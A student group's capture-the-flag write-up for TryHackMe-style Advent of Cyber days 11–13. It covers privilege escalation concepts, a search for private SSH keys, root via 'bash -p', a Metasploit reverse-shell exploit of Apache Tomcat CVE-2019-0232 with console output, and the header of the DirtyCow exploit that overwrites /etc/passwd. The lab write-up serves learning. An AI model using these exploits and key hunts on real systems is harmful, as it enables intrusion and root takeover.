PSP0201
WEEK 4
WRITE-UP

GROUP NAME : PELITA

ID	Name	Role
1211102057	Muhammad Syahir Nazreen Bin Abdul Hamid	Leader
1211101935	Mohamed Imran Bin Mohamed Yunus	Member
1211103220	Muhammad Firzan Ruzain Bin Firdus	Member
1211102060	Farris Aiman Bin Mohd Harris	Member

DAY 11: Networking The Rouge Gnome

Tools used: Kali, Nmap

Solution/walkthrough:

Question 1

A user account to execute commands as an administrator involves **Vertical** privilege escalation.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question 2

Based on the explanation given, it is **Vertical** privilege escalation.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question 3

Based on the explanation given, it is **Horizontal** privilege escalation.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question 4

The name of the file that contains a list of users who are a part of the sudo group is **sudoers** .

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5

The Linux command to enumerate the key for SSH is **find / -name id_rsa 2> /dev/null .**

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Question 6

Command **chmod +x find.sh** will execute the find.sh file.

Column Letter	Description	Example
[A]	filetype (`d` is a directory `-` is a file) and the user and group permissions "**r**" for reading, "**w**" for write and "**x**" for executing.	A file with `-rw-rw-r--` is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmnatic (system user)
[C]	the group (of users) who owns the file	sudoers group

At the moment, the "examplefiles" are not executable as there is no "**x**" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "**x**" in the snippet below -rw**x**rw**x**r):

Question 7


The **python3 -m http.server 9999** command would host a http server.

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to:


```
python3 -m http.server 8080
```

Question 8

Logged in as cmnatic@10.10.98.217.



Changed the account to root by using **bash -p** command. Read the flag.txt file and the flag is shown.



Thought Process/Methodology:

From the explanation given on Day 11, we get to know the difference between the Vertical and Horizontal privilege escalation. As an extra knowledge we get to know that users who can use **sudo** called sudoers. We can also enumerate the key for SSH by the command of **find / -name id_rsa 2> /dev/null** . In order to execute a shell file, command **chmod +x find.sh** is needed. The command **python3 -m http.server 8080** is used to host a web server to serve the LinEnum.sh script. To do the task, frist logged in as cmnatic@10.10.98.217. Secondly, changed the account to root by using **bash -p** command. Read the flag.txt file and the flag is shown.


DAY 12: Ready, set, elf.

Tools used: Kali, Nmap,Google

Solution/walkthrough:

Question 1

Firstly put command ‘nmap -sVC -vv MACHINE_ID’ or you can change ‘-sVC’ to ‘-sV -sC’ to start the standard Nmap and then after it finish processing you can see the version of the webserver on the screen.




Qs: What is the version number of the web server?
Answer: 9.0.17

Question 2


First get the port that are open for http-proxy,
Where we can see 8080/tcp open http-proxy is given.

```
File  Edit  View  Search  Terminal  Help
| 0B5xWjv6fjjX9B5FbJjWi048S7oRzjnwkc2106BEK7W0wvhTu133bn/Usxv9lMct
| wCRPeJT1Eo0Bj7tnn7E=
|_-----END CERTIFICATE-----
|_ssl-date: 2022-06-30T08:40:14+00:00; -1s from scanner time.
5357/tcp open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/U
PnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8009/tcp open  ajp13         syn-ack ttl 128 Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http-proxy    syn-ack ttl 128
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200
|     Content-Type: text/html;charset=UTF-8
|     Date: Thu, 30 Jun 2022 08:40:09 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <title>Apache Tomcat/9.0.17</title>
|     <link href="favicon.ico" rel="icon" type="image/x-icon" />
```

Then search on MACHINE_IP:8080 on the web browser to acquire the name of 'Apache Tomcat' where we can then find our CVE.



So after that search for the ‘Tomcat 9.0 cgi exploit’ to acquire d the CVE.



Qs: What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVEXXXX-XXXX)
Answer: CVE-2019-0232

Question 3


First open the terminal and enter the command ‘msfconsole -q’ so that we can have access to 2019-0232(CVE).

```
Nmap done: 1 IP address (1 host up) scanned in 30.85 seconds
           Raw packets sent: 3006 (132.248KB) | Rcvd: 18 (776B)
root@ip-10-10-14-150:~# msconsole -q
msconsole: command not found
root@ip-10-10-14-150:~# msfconsole -q
msf5 > search 2019-0232

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       C
heck  Description
   -  ----                                          ---------------  ----       -
----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs   2019-04-10       excellent  Y
es    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability


msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > show op
```


Change the IP of LHOST and RHOST and the targeturi to the website that given in the text above follow by run command.

```
root@ip-10-10-14-150: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-14-150: ~   root@ip-10-10-14-150: ~

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows


msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > setg RHOSTS 10.10.186.144
RHOSTS => 10.10.186.144
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > setg LHOST 10.10.14.150
LHOST => 10.10.14.150
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.1
86.144:8080/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.186.144:8080/cgi-bin/elfwhacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.10.14.150:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
```

Enter the command ‘shell’




Use the command ‘dir’ and get the type to the ‘flag.txt’\



Qs: What are the contents of flag1.txt
Answer: THM,{Whacking_All_The_Elves}

Question 4

Change the value of LHOST and RHOST follow by the targeturi to the website that given in the text above.



Qs: What were the Metasploit settings you had to set?
Answer: LHOST , RHOST

Thought Process/Methodology:

Following the steps first do a standard Nmap by using the command 'nmap -sVC -vv MACHINE_ID' or you can change '-sVC' to '-sV -sC' to start the standard Nmap and then after it finish processing you can see the version of the webserver on the screen.

Next search for ‘MACHINE_IP:VERSION_NUM” at the browser and get the name of ‘APACHE TOMCAT”. Search ‘TOMCAT 9.0 CGI EXPLOIT “at the browser to get the CVE. After getting the CVE, move to terminal and enter the command of ‘msfconsole -q’ and follow by ‘search 2019-0232’ and ‘use 0’ to set the Meterpreter entry by changing the RHOSTS, LHOST and TARGETURI to the website given at the text above.

We will be getting the target is vulnerable. Enter the command ‘shell’ to run the system commands on the host. Finally, enter ‘dir’ to get the directory and ‘type flag.txt’ to get the contents inside the file.

DAY 13: Networking Coal for Christmas

Tools used: nmap, dirtycow, netcat

Solution/Walkthrough

Question 1:

What old, deprecated protocol and service is running?

```
┌──(1211103220㉿kali)-[~]
└─$ nmap 10.10.119.183
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 09:04 EDT
Nmap scan report for 10.10.119.183
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 33.46 seconds
```

nmap scan is run through the ip

Answer: **telnet**

Question 2:


What credential was left for you?

```
firefart@christmas: ~
File  Actions  Edit  View  Help
firefart@christmas: ~ ×   1211103220@kali: ~ ×
┌──(1211103220㉿kali)-[~]
└─$ telnet 10.10.119.183 23
Trying 10.10.119.183 ...
Connected to 10.10.119.183.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!
```

Answer: **clauschristmas**

Question 3:

What distribution of Linux and version number is this server running?



The command $cat\ /etc/\ *\ release$ was run

Answer: **ubuntu 12.04**

Question 4:

Who got here first?

```
$ cat cookies_and_milk.txt
/*************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//************************************************/

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
```

From the “cookies_and_milk.txt” file we can see there are lines of codes alongside comments from The Grinch

Answer: **grinch**

Question 5:

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

193 lines (172 sloc) | 4.7 KB

```
1   //
2   // This exploit uses the pokemon exploit of the dirtycow vulnerability
3   // as a base and automatically generates a new passwd line.
4   // The user will be prompted for the new password when the binary is run.
5   // The original /etc/passwd file is then backed up to /tmp/passwd.bak
6   // and overwrites the root account with the generated line.
7   // After running the exploit you should be able to login with the newly
8   // created user.
9   //
10  // To use this exploit modify the user values according to your needs.
11  //   The default is "firefart".
12  //
13  // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
14  //   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
15  //
16  // Compile with:
17  //   gcc -pthread dirty.c -o dirty -lcrypt
18  //
19  // Then run the newly create binary by either doing:
20  //   "./dirty" or "./dirty my-new-password"
21  //
22  // Afterwards, you can either "su firefart" or "ssh firefart@..."
23  //
